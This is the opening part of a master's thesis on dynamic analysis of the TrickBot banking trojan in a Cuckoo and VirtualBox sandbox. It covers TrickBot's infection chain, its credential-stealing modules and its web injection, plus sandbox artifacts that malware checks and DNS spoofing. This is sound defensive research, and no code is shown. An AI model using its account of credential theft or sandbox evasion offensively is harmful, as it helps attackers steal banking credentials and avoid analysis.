



UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

Escola Tècnica Superior d'Enginyeria
de Telecomunicació de Barcelona



Understanding malware behaviour through traffic analysis

Master Thesis
submitted to the Faculty of the
Escola Tècnica d'Enginyeria de Telecomunicació de Barcelona
Universitat Politècnica de Catalunya
by
Marta Galindo Quintana

In partial fulfillment
of the requirements for the master in
Cybersecurity **ENGINEERING**

Jens Myrup Pedersen & Pere Barlet-Ros
Copenhagen (Denmark) & Barcelona (Spain), January 2022



*Thanks to my sister and my dad for always supporting me,
to Jens for giving me the opportunity to develop this project in Copenhagen,
to Peyman and Pere for their help during the development of the thesis,
and to Nacho, Albovy and Mukul for standing by my side all these months.*

Abstract

This project was developed as the final Thesis for the Master's degree in Cybersecurity at Universitat Politècnica de Catalunya (and in collaboration with Aalborg University Copenhagen). The task for the project was to perform an analysis on the banking trojan TrickBot and understand its traffic behaviour. In order to achieve this, an adequate closed sandbox environment had to be designed and implemented. As such, a system was made consisting of Cuckoo Sandbox and VirtualBox, where multiple TrickBot binaries were submitted and analyzed dynamically. Not enough samples behaved as it was expected from them, so another environment was deployed in order to simulate the attack of a banking trojan. With this second system, the task of understanding the credential stealing process was accomplished, and the project was therefore successful as it would serve as a guide to future malware analyses.

Contents

List of Figures	7
List of Tables	8
1 Introduction	9
1.1 Objectives	10
1.2 Work Plan	10
1.3 Deviations	11
1.4 Gantt diagram	12
1.5 Structure of document	12
2 State of the Art	13
2.1 Preliminary Analysis: TrickBot	13
2.2 Virtualization and VirtualBox	16
2.3 Sandboxing and Cuckoo Sandbox	17
2.4 INetSim	17
2.5 Burp	17
2.6 Evasion Techniques	18
2.7 HHTrack	18
2.8 DNS Spoofing	19
2.9 SSL Certificates	19
3 Methodology and Project Development	20
3.1 Malware analysis in Cuckoo Sandbox	20
3.1.1 Use Cases	20
3.1.2 System Specification	21
3.1.3 System Design	22
3.1.4 System Implementation	24
3.1.5 System Testing	31
3.1.6 Troubleshooting	35
3.2 Web Injection Study	36
3.2.1 System Hypothesis	36
3.2.2 Use Cases	37
3.2.3 System Specification	39
3.2.4 System Design	39
3.2.5 System Implementation	40
3.2.6 System Testing	47
4 Results	52
4.1 Infrastructure 1: TrickBot analysis in Cuckoo Sandbox	52
4.1.1 App.Any.Run executable 1	52
4.1.2 App.Any.Run executable 2	56
4.1.3 Results Infrastructure 1	61
4.2 Infrastructure 2: Web Injection Analysis	62

4.3 Discussion	63
5 Conclusions	64
6 Future development	65
References	66
A Appendix	68
A.1 Python C&C Server	68
A.2 Self-Signed Certificate for Paypal server	69

List of Figures

1	Project's Gantt diagram	12
2	Static Web Injection TrickBot [12]	15
3	Dynamic Web Injection TrickBot [12]	16
4	Architecture 1 for dynamic malware analysis	22
5	Architecture 2 for dynamic malware analysis	23
6	Cuckoo Sandbox Flow	23
7	Configuration Virtual Machine Host - Ubuntu	24
8	Configuration Virtual Machine Guest - Windows 7	25
9	IPv4 Settings for Windows 7 VM	26
10	INetSim HTML Default page	27
11	Burp Proxy Settings	29
12	INetSim and Burp joined with Cuckoo	29
13	AntiVM detection signatures captured in Cuckoo	30
14	Web Interface Cuckoo	32
15	Analysis Configurations from Cuckoo's Web Interface	33
16	Baseline Cuckoo Analysis of Guest Machine Windows 7	34
17	Original Home Page Paypal	41
18	Original Log In Page Paypal	42
19	nslookup response for paypal.com	43
20	Certificate Error with DNS Spoofing	44
21	Website Identification with installed CA certificate	45
22	Paypal's self-signed Certificate	46
23	Flow System 2 Simulation	47
24	InetSim and C&C servers up and running	48
25	Outcome of execution of the Attack Script	49
26	Home page of Paypal website hosted in INetSim server	50
27	Sign In page of Paypal website hosted in INetSim server	50
28	Loading page of Paypal website hosted in INetSim server	51
29	Stolen Credentials displayed in C&C server.	51
30	Indicators Of Compromise of Trickbot's sample 1 [37].	52
31	Summary Cuckoo Analysis of TrickBot's sample 1.	53
32	Network Cuckoo Analysis of TrickBot's sample 1.	53
33	VirusTotal detection of link as C&C server.	54
34	HTML file loaded for HTTP response for malicious sample running on Cuckoo Sandbox	55
35	Indicators Of Compromise of Trickbot's sample 2 [39].	56
36	Summary Cuckoo Analysis of TrickBot's sample 2	56
37	Word malicious document of TrickBot's sample 2.	57
38	Network Cuckoo Analysis of TrickBot's sample 2.	57
39	Cuckoo's request and response to C&C servers from TrickBot's sample 2.	58
40	Malicious processes deployed in Any.Run TrickBot's sample 2.	58
41	Registry changes performed by <i>SVCHOST</i> process in Any.Run TrickBot's sample 2.	59

42	Modified files by <i>SVCHOST</i> 's parent process in Any.Run TrickBot's sample 2.	59
43	Failed HTTP request in Any.Run from TrickBot's sample 2.	60
44	Process Cuckoo Analysis of TrickBot's sample 2.	60

List of Tables

1	Use Case 1 for System 1.	20
2	Use Case 2 for System 1.	21
3	Use Case 3 for System 1.	21
4	Use Case 1 for System 2.	38
5	Use Case 2 for System 2.	38
6	Use Case 3 for System 2.	38
7	Use Case 4 for System 2.	39

1 Introduction

Over the last years, the increase in use of online banking websites has led to a major increase in cyber-attacks to these sites and its users. Right after banks offered online services by the year 2000, attackers started targeting these websites in order to find a way to exploit them. When banking online infrastructures developed in strength, hackers deviated their attacks to the users of the online banking services, which originated the birth of Banking Trojans [1]. Trojans take their name after the classic Trojan horse strategy, and they are programs that use malicious code masqueraded as trusted applications. This family of malware focuses on stealing user's credentials and, consequently, their money.

In order to stop these attacks and protect the Internet community, malware analyses are performed. These consist on understanding the behaviour of the malicious files or URLs that infect victims' systems. The output of these analyses helps with the prevention, mitigation and elimination of said threats. Malware analysis can be performed either dynamically or statically. While dynamic analysis is behaviour-based, static analysis is signature-based. This means that code is executed for a dynamic analysis, but not for a static one. For the latter, instead of running the malware in a controlled environment, its code is examined thanks to disassemblers.

Among the most "popular" banking trojans stands TrickBot, born in 2016 and active to this day. It was considered the second most prevalent banking trojan worldwide in 2020 [2], and it was designed to steal financial information from its victims' infected systems. TrickBot spreads via spam emails that contain attached Microsoft files (Excel or Word) which, once they are opened and their macros are enabled, unpack their malicious content into the fooled victim. Then, the trojan connects to its corresponding attacker-controlled infrastructure, and waits for the user to connect to a targeted banking website. When this happens, TrickBot performs a web injection attack, which is one of the pillars on which this project is based. Web injection occurs once the trojan has infected the targeted system and all it has left to do is wait quietly and listen to the system's traffic. Then, when the victim tries to access one of the targeted banking websites (previously defined by the malware developer), the trojan steals his or her credentials to enter into the bank site.

The amount of available information on the Internet about the web injection part of TrickBot's attack is shockingly small compared to the one about the previous part of the process. Moreover, despite all the updates and upgrades that antivirus software perform, TrickBot keeps evolving and its developers keep coming up with new ideas to evade antivirus and also malware analysis.

1.1 Objectives

The problem to be looked at for this Master Thesis was around the topic of TrickBot's traffic behaviour in a closed sandbox environment. The actual problem was setting up an adequate environment for different versions of TrickBot's samples to run in and then carrying out a dynamic analysis of the traffic produced by said samples. The main focus of this network study was on the web injection and the credential stealing processes, as well as on the connections between the trojan and the outside attacker-controlled infrastructures (the Command and Control servers).

This project was developed in collaboration with Aalborg University Copenhagen, and it hoped to contribute to the understanding of how to perform a safe and efficient dynamic malware analysis. It also aimed to enlighten TrickBot's credential stealing and web injection operations, as well as its relationships with the C2 servers. In the long term, these findings are expected to help protecting the users of online banking services. Also, this would not only help defeating the famous TrickBot, but also his banking trojans siblings.

In order to achieve this, three research questions were formulated:

- How can an analysis environment for TrickBot's traffic be designed and implemented?
- How does TrickBot steal banking credentials from its victims?
- How does TrickBot's web injection process work?

1.2 Work Plan

The journey to answer these questions and achieve the objectives previously set, started with a study on sandboxing and malware analysis, as well as on TrickBot's state of art. Once the necessary knowledge on these areas was covered, the requirements for the yet-to-implement system were defined. Among these requirements was having a safe environment in which malicious samples could run without infecting the host system or the outside network. This system would also need to provide a report on the sample's behaviour after its execution in order to analyze the data. As one of the goals of the project was to study the traffic generated by TrickBot, the set up also needed to have some kind of proxy or server in order to intercept and manipulate traffic. According to these specifications, the system was designed, carrying out again the needed research in order to find the adequate tools to set it up. For this particular project, most of the tools used had been previously developed by other authors. This was the case for VirtualBox (used to set up a virtual environment), Cuckoo sandbox (for running the binaries safely and generating a subsequent analysis on it), INetSim (to provide fake services to the malware samples), Burp (to intercept traffic coming from TrickBot) and HTTrack (to create a server from which banking credentials could be stolen). Once the whole system had been designed, it could finally be implemented in a virtual machine in Ubuntu which was, in turn, hosted in an SSD disk connected to a Windows 10 laptop. In order to test the system, numerous TrickBot samples had to be downloaded. Then, while running multiple analysis on the virtual environment, the obtained results could be analyzed, and conclusions could be

drawn from them.

1.3 Deviations

Unfortunately, there were some deviations from the original plan: downloading malware and having it perform smoothly on a virtual machine all the way through its last phase was not a simple task, and it got more complicated than expected. This is because most of the downloaded malicious samples detected they were running in a fake environment and changed the course of their original behaviour. Some versions' C&C servers were already down by the time of the analysis, and other samples needed unique private keys to decrypt their malicious payloads. All these stones on the road made it unfeasible to provide a complete analysis on how TrickBot's web injection process works. Instead, a deviation was taken and a simulation on the credentials stealing was performed. For this, a very similar infrastructure to the previous deployed one was used, but rather than studying the fingerprints that malware left behind, the opposite process was carried out: a homemade malware was created and executed. This custom binary simulated the stealing of credentials from a victim, so it also contributed to the goal of understanding the performance of banking trojans.

1.4 Gantt diagram




Figure 1: Project's Gantt diagram

1.5 Structure of document

The report of the thesis starts out with a preliminary analysis on the banking trojan TrickBot. This is followed by an introduction of the tools that were used for the development of the project: VirtualBox, Cuckoo sandbox, INetSim, Burp and HTTrack. Then, some evasion techniques are explained, as well as what a DNS Spoofing attack consists on, and how do SSL certificates work. Next, the system specifications for malware analysis in Cuckoo sandbox are discussed. The design process of the infrastructure to carry said analysis out is described afterwards, followed by the steps for its implementation. This subsection ends with the explanation on how this first system was tested and the problems that appeared. The following section covers an alternative solution for the problems arisen in the previous system and, once again, the specifications of this second study are discussed. Then, the system design process is explained, along with the implementation one and its testing. Once both systems have been explained, the results generated from both of them are presented. A conclusion and discussion on future work then ends the report.

2 State of the Art

This State of the Art chapter includes a background review on the trojan that this project aimed to study: TrickBot, and it contains recent research done on the subject matter. This section also introduces the technologies applied for the development of the project and its correspondent tools: virtualization with VirtualBox, sandboxing with Cuckoo, fake services with INetSim, interception of traffic with Burp and website cloning with HTTrack. This aims to provide a better understanding of them and how they were used during the project. Then, a brief introduction to DNS Spoofing and SSL certificates, also applied to the project, ends the chapter.

2.1 Preliminary Analysis: TrickBot

TrickBot is a trojan banking malware designed to steal financial information from the victims' infected systems. Many of its features were inspired by another banking trojan called *Dyreza*, and it is used primarily to steal online banking data and credentials from businesses in the financial sector and their customers. It can also provide access to other malware with access-as-a-service to infected systems; including the ransomware *Ryuk* and other post-exploitation tool-kits.

TrickBot spreads via spam emails, which send non-requested emails that trick victims into downloading malware from an attached file. Once inside a system, it also spreads across the victim's network by infecting other devices, including those on trusted domains (lateral movement).

TrickBot has been behind man-in-the-browser attacks since October 2016 and it has been active to this day. When it first appeared, it targeted banks in Australia and, as it developed, it started attacking many other countries financial institutions, banks and credit card providers. By April 2017, it had spread across multiple leading banks in both American and European countries and, by the end of the year, TrickBot had evolved enough to be able to spread itself like a "zombie". In November 2018, the trojan got updated so that it could steal credentials from very well-known applications such as Microsoft Outlook, FileZilla and WinSCP. Since 2019, the different versions of TrickBot are seasonal and they come in the form of themed spam emails [3].

The COVID-19 pandemic in 2020 gave TrickBot a great opportunity to spread by sending infected emails that offered either free testing, welfare or pandemic-related legal documents [4].

Then, in October of 2020, there was a drop in the overall TrickBot activity, as both the US Cyber Command and Microsoft managed to infiltrate the botnet, break the bot's connections to the larger network and take down its servers. However, after some months of apparent truce, the trojan was spotted again wreaking havoc [5].

Each one of the Trickbot malware versions follows a similar process for infecting the victims' systems and steal their credentials and bank details. The first step of this process is intrusion, where the malware loads the code into the system using Phishing, which usually consists on sending an email to the victim with an attached malicious Word or Excel

document that the user downloads [6]. These documents are generated using *EternalBlue* [8], an exploit that takes advantage of a series of Microsoft software vulnerabilities [9]. In addition to phishing emails, the trojan can also be deployed through lateral movement via the protocol SMBv1 (Server Message Block) [10].

When the malicious attachment is downloaded by the victim, a macro is enabled and it exfiltrates the information to the attacker-controlled infrastructure. In order to obfuscate content and evade detection, this script encodes both server-side and client-side files [10]. (Note: this could be a problem for the future development of this project, as the keys of this encryption are obviously not available for malware testers.) Once the initial malware binary is loaded into the *%AppData%* folder of the host, it creates two victim identification files in that same directory: *group_tag*, which contains a unique ID of the infected host, and *client_id*, which contains an ID of the current infection campaign or version of the configuration [11].

In order to ensure persistence upon termination or a system restart, TrickBot creates a scheduled task (*taskeng.exe*) on the system startup, so that whether if there is an attempt of killing the process, or if the computer is restarted, TrickBot is automatically restarted by the Task Scheduler Engine. It also attempts to disable any possible antivirus protection such as Windows Defender [12].

When all the previous steps are completed, TrickBot connects with a server (via an HTTP GET request) to reveal the victim's public IP. Then, it starts downloading different modules and configuration files in the *%AppData% \Roaming* folder, with names such as "Modules", "winapp", "netdefender" and "services", depending on the TrickBot version [6]. The files are loaded encrypted from the botnet command and control (C2) servers, and the purposes of these modules are the following [3]:

- *injectDll32* module: monitors websites that banking applications use and injects into the browser in order to get the users' credentials when they log into them.
- *networkDll32*: scans the network and steals personal credentials and other relevant network information.
- *pwgrab32*: steals credentials and information such as names, passwords, cookies, search history, autofills and HTTP posts, from popular applications and search engines like Filezilla, Microsoft Outlook, WinSCP, Google Chrome, Mozilla Firefox, Internet Explorer and Microsoft Edge.
- *importDll32*: steals browsing history, plugins, cookies and other browser data.
- *systeminfo32*: gathers information like the OS, CPU, memory, user accounts and lists of installed programs and services of the infected system.
- *mailsearcher32*: collects email addresses for spam campaigns by searching the infected system's files.
- *shareDll32*: helps Trickbot spread itself secretly across the network by moving laterally via network shares.

When all the initial configurations are on place, the bot is ready to receive commands, so

it begins to execute and inject the different processes that the modules explained above are responsible for [11].

At this point in the attack process of TrickBot, all the downloaded libraries are ran into Svchost processes (*svchost.exe*), which enable the execution of the DLL files. Now, when a targeted bank's webpage is visited through Chrome, Firefox, Internet Explore or Edge, the web injection process begins [3] [6], and there are two different methods that can be used: redirection attacks and server-side injections [12]. Let's see what they do:

- Redirection attacks (static injection): when victims navigate to certain targeted banking websites, they are redirected to fraudulent web site replicas which are hosted on the Command and Control (C&C or C2) server. This is done thanks to the HTML or JavaScript codes injected into the browser by the running malicious processes. Once the redirection has been completed, the victim is displayed an alternate webpage updated with the attacker's malicious code so that, when he or she tries to log in the website, the C&C server harvests the victim's information. It should be noted that this kind of redirection attack has not been observed since September of 2019. This process can be seen in Figure 2.
- Server-side injections (dynamic injection): the web inject server injects additional code into the webpage after it is retrieved from the original banking site. This code is injected before it is returned to the client, so that when the victim submits his or her credentials, this information is redirected to the C2 server through the use of form-grabbers. This process can be seen in Figure 3.

In both methods, when comparing the URL addresses from a clean machine and an infected machine, both websites look alike and it is not possible to tell apart which one of the websites corresponds to the infected machine [6]. However, when examining the source code of the website, it can be appreciated that the codes differ from each other, and the injected codes contain cookie information [3].




Figure 2: Static Web Injection TrickBot [12]




Figure 3: Dynamic Web Injection TrickBot [12]

2.2 Virtualization and VirtualBox

Virtualization allows to create IT services with resources traditionally linked to hardware. It distributes the physical machine's functions among various users or environments, making it possible to use the whole machine's capacity. This technology can be very useful for running multiple operating systems simultaneously, installing software easily, testing and recovering from disasters, and consolidating infrastructure. Virtualization works thanks to the *hypervisor*, a software that separates the physical resources from the virtual environments that need them. These hypervisors can either control a whole operating system, or be installed directly on the hardware (as a server); and they divide the physical resources so that the virtual environments can make use of them [13].

VirtualBox is a x86 and AMD64/Intel64 cross-platform virtualization application, targeted at server, desktop and embedded use. It extends the capabilities of the computer that it runs on, so that the user can run multiple Operating Systems at the same time. This is achieved with virtual machines (VMs) [14].

In VirtualBox, there are different networking modes used to configure the networking adapters of the VMs [15]. These are:

- Not attached: the guest is not provided any connection, as if there was no Ethernet cable connected to it.
- NAT (Network Address Translation): provides full connection to browse the web, download files, etc.
- Bridged networking: the guests are in the same subnet as the host, who has access to the physical network adapter and it can send data to the guest and vice-versa.
- Internal networking: similar to bridged networking, but it allows the guests to com-

municate among them privately; this means hiding from both the user and the host.

- NAT Network: internal network where outbound connections allowed too.
- Host-only networking: connectivity between a host and one (or more) virtual machines, but not to the Internet.

2.3 Sandboxing and Cuckoo Sandbox

In order to do malware analysis, special environments have to be deployed so that the personal files and systems of the analyzer are not compromised. Sandboxing allows to separate running programs in a secure way, so it can be used to execute untested code or untrusted programs from unverified third-parties, websites, users or suppliers. The sandbox security mechanism makes it possible to analyze a malicious binary file and monitor its behaviour in real-time.

Cuckoo Sandbox is an open-source software for analyzing suspicious files automatically by monitoring their behaviour in an isolated environment. It also provides analyses and reports after running said tests [16].

2.4 INetSim

INetSim is a software that simulates common internet services like DNS, HTTP, SMTP or POP3 in a lab environment. This project was born in the need of performing network analyses of unknown malware samples without compromising the network, and it provides fake services which can be configured by the user [17].

The INetSim tool can work in two different modes:

- fake mode: the fake server delivers a pre-configured file depending file extension in the HTTP requests. With this default mode, the same file is delivered for different requests if the extension is the same.
- real mode: the server delivers existing files from a web root directory, responding with specific HTML files that correspond, not only to the file extension in the HTTP request, but also to the file name. Also, the HTML files can access the resources in the web root directory, such as images, gifs and other HTML files.

2.5 Burp

Burp is a security testing application created by *PortSwigger*, and it contains multiple features to support both automated and manual security testing of web applications. It includes different tools such as a proxy server, that can be used to intercept, inspect and modify the traffic between the browser and the end application. Burp also provides a vulnerability scanner, as well as a repetitor to modify and resend individual requests to the server [18].

2.6 Evasion Techniques

Malware's behaviour in a closed sandbox environment can vary from the one in a non-controlled system. Depending on how it was developed, malware is triggered by different artifacts of the infected system, and these said artifacts can vary from a normal system to a controlled one in order to avoid being analyzed [19]. This could be a problem for the development of the project, as the samples could remain dormant if they detected that they were running in a sandbox.

The basic checks performed by malware for anti-sandbox are: MAC address detection, process discovery, registry detection, hook function check and hard drive size check [20]. The lack of user activity can also give a clue on the type of environment. Also, there are some artifacts that are only characteristic to be left behind by the virtual environments. These are [19]:

- *HKLM/SOFTWARE/Oracle/VirtualBox Guest Additions*
- *HKLM/HARDWARE/ACPI/DSDT/BOX_*
- *WINDOWS/system32/drives/vmmouse.sys*
- *WINDOWS/system32/vboxhook.dll*
- *WINDOWS/system32/vboxdisp.dll*

When the malware executing finds any of these, it may stop running, which makes the task of studying it very hard.

In order to solve this problem, there are some evasion techniques that can be studied and implemented in the environment so that it looks more realistic at the eyes of the malware [19]:

- Removing VirtualBox Guest Additions
- Add and update programs to the guest VM
- Run anti-vm detection scripts

2.7 HHTrack

HHTrack is a free and offline software browser utility that allows to download and clone a World Wide Web site from the Internet to a local directory. It builds all directories recursively, getting HTML, images and other files from the chosen servers, and it arranges all these files as in the original site's relative link-structure. The result is an offline mirrored website that can be navigated as if it was online [21].

2.8 DNS Spoofing

The Domain Name System (DNS) is Internet's phonebook and it translates domain names to IP addresses. With this protocol, it is possible to temporarily store in the Operating System the website name with its correspondent address in order to speed up the resolution process; however, this cache can be poisoned. The poisoning (or pollution) of the DNS cache consists on inserting unauthorized domain names or IP addresses into it. With this, attackers can "spoof" DNS responses that look as if they came from legitimate DNS servers and redirect their victims to the wrong destinations [22].

2.9 SSL Certificates

Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communication security over the Internet. Their purposes are to authenticate the server by the client (and vice-versa) and to protect all communications in transit between them. This is achieved with digital SSL certificates that bind a website's identity to a public key and that are stored in the origin server of the website. So, when a client tries to communicate with the origin server, it will ask for the corresponding public key in order to authenticate the identity of the server [23].

3 Methodology and Project Development

This chapter explains the project methodologies used to answer the research questions laid out in section 1.1, as well as the problems found along the way and how these were addressed.

3.1 Malware analysis in Cuckoo Sandbox

The goal of this project was to do a dynamic study of malware behaviour (TrickBot's behaviour, specifically) through traffic analysis. In particular, the desired behaviours to study were the credential stealing and the web injection processes of this trojan. The chosen environment for this study was key point for it, as one minimal error in its design, could lead to the malware to escape to the real network, which could have catastrophic consequences. It was also important to create an environment as real as possible, so that the anti-vm techniques from the malware would not a problem for the development of the project.

3.1.1 Use Cases

In order to answer the question of how can an analysis environment for TrickBot's traffic be created, the use cases for this system had to be identified first. For designing this environment on which different TrickBot binaries could be run and analyzed, it was necessary to specify how the system would work in order to fulfill its purpose and also answer the two other research questions. And so, the following use cases were defined:

1. Download a malicious TrickBot binary.
2. Run the TrickBot binary in a Windows environment.
3. Study the network behaviour of the binary.

Use Case Name	Download a malicious TrickBot binary.
Description	The user needs to download one or more malicious binaries into the sandbox's host in order for the user to submit them to the Guest machine.
Actor	User
Requirements	The environment that will store the binaries needs to have the option to be restored to a previous version in case of infection (host VM). The binaries must be downloaded in a non-exposed environment (host VM).
Flow	The binaries are downloaded by the user from the host VM and stored safely in order to submit them later to the guest VM.

Table 1: Use Case 1 for System 1.

Use Case Name	Run the TrickBot binary in a Windows environment.
Description	The <i>TrickBot</i> samples have to be run in a Windows Guest machine.
Actor	User
Requirements	The malicious binary cannot infect neither the outside world or the physical computer on which the analysis is performed, so the Guest VM needs to be a safe environment without access to the Internet.
Flow	The samples are submitted from the Host machine to the Guest machine, where they can run "freely".

Table 2: Use Case 2 for System 1.

Use Case Name	Study the network behaviour of the binary.
Description	The binary's behaviour towards the network needs to be studied after it has run on the Guest machine.
Actor	User
Requirements	A Base line analysis is needed in order to compare the malicious behaviour to the default one on the Windows machine. Fake internet is needed to provide some services to the sample.
Flow	After the sample has been submitted to the Guest machine, and the sandbox has reported on its behaviour, the user analyzes this report and makes conclusions.

Table 3: Use Case 3 for System 1.

3.1.2 System Specification

The main goal of this system was to submit a TrickBot binary to a virtual environment and analyze the web injection and the credential stealing processes. To accomplish that, as well as all the use cases of the system, some requirements had to be fulfilled:

- Safe download of malicious binaries.
- Safe virtual environment for running TrickBot.
- No real access to Internet for the Guest Machine.
- Windows machine for running samples.
- Fake Internet access for the dynamic network analysis of TrickBot.
- Interaction with the Guest machine to access banking websites.
- Baseline analysis to compare.
- Reports from sandbox after submits.

3.1.3 System Design

In order to fulfill the requirements defined in the section above, different designs were considered. The first chosen layout was formed by four main elements: two virtual machines (one with Ubuntu and the other one with Windows 7), Cuckoo sandbox and INetSim. In this system, the Ubuntu machine would perform as the Host for Cuckoo sandbox, while the Windows machine would perform as the Guest and it would be run inside the Host as a VM. INetSim would be the provider of services for the guest, and its server would be hosted in the Ubuntu machine, too. Here is the overview of how the environment would be set up:

